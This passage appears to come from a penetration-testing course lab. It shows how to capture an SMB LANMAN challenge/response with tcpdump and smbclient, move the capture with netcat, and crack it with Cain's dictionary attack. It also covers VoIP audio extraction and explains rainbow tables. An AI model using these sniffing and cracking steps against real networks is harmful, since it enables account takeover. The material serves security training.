
At a command prompt in Linux, type:

```
# smbclient //[Windows_IP_Addr]/c$ applesauce -U [user]
```

You can use any username you'd like, but please do keep the password as applesauce. We want to use a term from the Cain wordlist and something near the top so that it can crack quickly when we get to the next step of the lab.

When you press Enter in Linux to run the smbclient command, you see a LOGON_FAILURE. (Unless you happen to have an account with a password of applesauce, but what are the odds of that?). More important, your tcpdump sniffer in the other window should show that you've captured some packets. You should see it indicate that it has "Got N" packets, where N may be 11 or more.

Press CTRL-C in the tcpdump terminal. We've gathered our packets. Now, let's move them to Windows so that we can crack the authentication.



Next, let's move our captured packets from Linux to Windows using Netcat. In Linux, invoke a Netcat listener waiting to deliver the packets to Windows:

```
# nc -n -v -l -p 2222 < /tmp/winauth.pcap
```


Then, in Windows, run Netcat to connect to Linux and get the hashes:

```
C:\> c:\tools\nc.exe -n -v -w3 [YourLinuxIPaddr] 2222 >
C:\tools\winauth.pcap
```

When it finishes, it should give you your command prompt back (because we invoked the Netcat client with a –w3, indicating to stop after 3 seconds of no activity). Verify that your hashes arrived by running a dir command of c:\tools\winauth.pcap:

```
C:\> dir C:\tools\winauth.pcap
```


You should see a non-zero sized winauth.pcap file.



Next, let's get Cain ready to look at sniffed authentication exchanges.

First click on the Sniffer tab near the top of the Cain screen, as indicated by arrow #1 above.

Then, as indicated by arrow #2, click on the Passwords tab near the bottom of the Cain screen.




To open the packet the captured authentication exchange packets in Cain, in Step 1 of the slide above, click on the folder icon in the upper left part of Cain's screen.

In Step 2, navigate to the winauth.pcap file, which you should have placed in c:\tools\winauth.pcap.

As Cain parses the file, you should see the captured exchange appear in Cain's central screen, indicated by arrow #3 above.

Don't worry if you get a message that says "truncated dump file". That might occur if tcpdump didn't finish writing to the file when you stopped it from running. Even with this error message, you likely still capture enough packets to crack the authentication exchange.


We've got the packets, and are now ready to try to crack them. To do so, we need to send them to Cain's cracker. Do this by right clicking where arrow #3 on the slide above points, and select "Send to Cracker".



Now, let's crack the Challenge/Response. Move to the Cracker tab to the top of the Cain GUI, as indicated by arrow #1 in this screen shot. Next, make sure "Cracker" is highlighted on the left side of the screen, as indicated by arrow #2 on the screenshot above.

Then, right-click the line that includes your sniffed exchange, and select Dictionary Attack. Note also that we have an option for Brute-Force Attack, which can try various password lengths and character sets. You can look at it quickly to see its options; although we won't run that kind of attack.

For our current attack, select Dictionary Attack.




The Dictionary Attack screen should appear. Finally, we are ready to crack the password. In Step 1, we need to load a wordlist file. Use the 306,000 word file that comes with Cain, by right-clicking underneath the File indicator in the Dictionary section of the GUI. Navigate to c:\Program Files (x86)\Cain\Wordlist\Wordlist.txt. Make sure that appears in the File section of the screen, as indicated in Step 2 in the screen shot.

For Step 3, we need to tell Cain how to formulate its guesses from the wordlist. Make sure that you select As Is, because we want to try all words in the dictionary as they appear. It's also a good idea to select Reverse, which tries each word backward. We don't need to try Lowercase or Case Permutations because we are cracking LANMAN Challenge Responses, which are derived from the all UPPER CASE LANMAN hashes. Make sure that the UPPER CASE item is checked. Finally, do a Two numbers Hybrid Brute, which appends the numbers 0 through 99 to each password.

In Step 4, click the Start button, which begins the password cracking. In Step 5, watch the status. Cain indicates how quickly it is formulating guesses and trying them in the Key Rate field. The Dictionary Position field is important. It tells us how far into the wordlist Cain has progressed. And, finally, the Current Password field tells us the word that Cain is currently trying. Because the Wordlist.txt file is sorted, you see this field advance through the alphabetized list.

The results show up in the bottom of the GUI, indicated by Step 6. The password of applesauce should appear after a minute or two of cracking.




When Cain successfully cracks the password, it automatically stops part-way through its wordlist dictionary.

If you have extra time at the end of this lab, try another step that illustrates an important lesson about Cain for penetration testers. In short, Cain start a new Dictionary Attack at the point in the wordlist where you left off from your previous attack. Penetration testers who don't know this might inadvertently miss a password because they start too far down in the wordlist.

To observe this behavior, exit the Dictionary Attack screen. Go back and sniff another password exchange using tcpdump. From Linux, use smbclient to send another authentication attempt, this time with a password from earlier in the wordlist. Try a password of "abnormal," but without the quotes. Sniff that hash with tcpdump and move it to Linux using Netcat. Open the file in Cain. Then, send the challenge/response to the Cain cracker. Then, click the Start button. Cain starts where you last left off at the given position in the wordlist, missing the word that came earlier because abnormal comes before applesauce in the list.

To make Cain restart at the beginning of the wordlist, you need to right-click by the dictionary, and select Reset initial file position. Keep this in mind whenever you use Cain's Dictionary Attack mode.



Also, if you have extra time, you can experiment with the VoIP-to-audio file conversion feature of Cain. On the course USB in the Windows directory there is a file called capture.pcap, which contains packets recorded by the Wireshark sniffer of a VoIP conversation. (We captured the SIP and RTP packets.) Open this file in Cain, and have it process the file and play the audio that it contains. With Cain running, perform the following steps:

1. Click Cain's Sniffer tab near the top of its interface.


2. Click Cain's VoIP tab at the bottom of its interface.

3. Click Open File button near the top of Cain's interface.


4. Browse to the file, which is on the course USB in the Windows directory. The file is called capture.pcap. Right-click the file, and select Play. If you have an audio player, such as Windows Media Player, associated with .WAV files, your system should automatically launch the media player, letting you listen to the audio from this file. It may sound familiar to you.

When you finish, you can quit Cain.

If Cain won't decode the file, it is most likely because you have an incompatible version of WinPcap. Please uninstall WinPcap and install the version that is included with Cain.




In the next section, we discuss another technique for cracking passwords, sometimes referred to as Rainbow Table password cracking. Many people have heard of Rainbow Table attacks, and have a notion of the underlying concept. However, the technical details surrounding the creation, organization, and use of Rainbow Tables aren't widely understood. The powerful concepts underlying Rainbow Tables are helpful for us as penetration testers and ethical hackers. Thus, let's analyze them in more detail.



Rainbow Table password cracking differs significantly from traditional password cracking techniques. In both approaches, the attacker starts with getting a copy of the encrypted or hashed password representations from a target environment. Then, in traditional password cracking, the attacker creates a guess of the password, encrypts or hashes the guess, and compares the encrypted/hashed guess with the password representation obtained from the target If the encrypted/hashed guess matches the encrypted/hashed password, the attacker now knows the password. If not, the attacker moves on to the next guess, repeating the cycle as quickly as possible.

But, if the attacker is going to go through all the crypto operations of encrypting/hashing a given guess on one machine, why do it again on another system every time a password cracking attack is performed? Instead, the attacker could store the results of the encryption/hash cycle for each password guess in a large table. The attacker could index this table to optimize it for fast lookups. The resulting data structure in effect contains a big encrypted dictionary, optimized for searching. Give it a hash, and it spits out the associated password by looking it up in the big, encrypted dictionary, sometimes called a Rainbow Table. In Rainbow Table style cracking, the attacker creates a big, pre-encrypted dictionary once, stored in RAM or in a large file. Then, for each password cracking attack after that, the attacker merely looks up the result.


On the slide, you can see a figure of a table that is used for the lookup. That table in the picture is designed to help illustrate the difference between traditional password cracking and the Rainbow Table technique, but note that the figure showing the index of pointers, the hashes, and the passwords is a useful logical model. But, hashes aren't actually stored this way in most Rainbow Table attacks; the figure is merely a mental model. The storage is optimized in important ways to condense massive tables into manageable forms. We'll look at those methods shortly.



Rainbow Table attacks are an illustration of a concept pioneered by Martin Hellman (who is better known for his role in co-creating the Diffie-Hellman method for crypto key exchange). In a famous research paper, Hellman points out that an attacker can leverage vast amounts of memory to store crypto results for large numbers of keys in advance. Then, when mounting an attack, the attacker can quickly look up the results in the pre-encrypted dictionary. We are trading time for memory. When we have an encrypted dictionary, the time for looking things up is fast, much faster than actually performing an encryption operation. However, we need a lot of memory (or drive space) to pull this off. With hard drive capacities exploding, this time-memory trade-off can be leveraged to crack some types of passwords.

It's worthwhile to note that a Rainbow Table attack doesn't lower the overall computational complexity of password cracking, it just re-orders the operations we perform chronologically. With traditional password cracking, the attacker must guess, encrypt, and compare. With a Rainbow Table attack, the attacker encrypts all guesses and then compares. In fact, with a Rainbow Table attack, there is likely more encryption going on than for a traditional password cracking lab because the traditional approach stops encrypting when the password is successfully found. But, the Rainbow Table creation process keeps encrypting through large parts (or all) of the potential guesses.

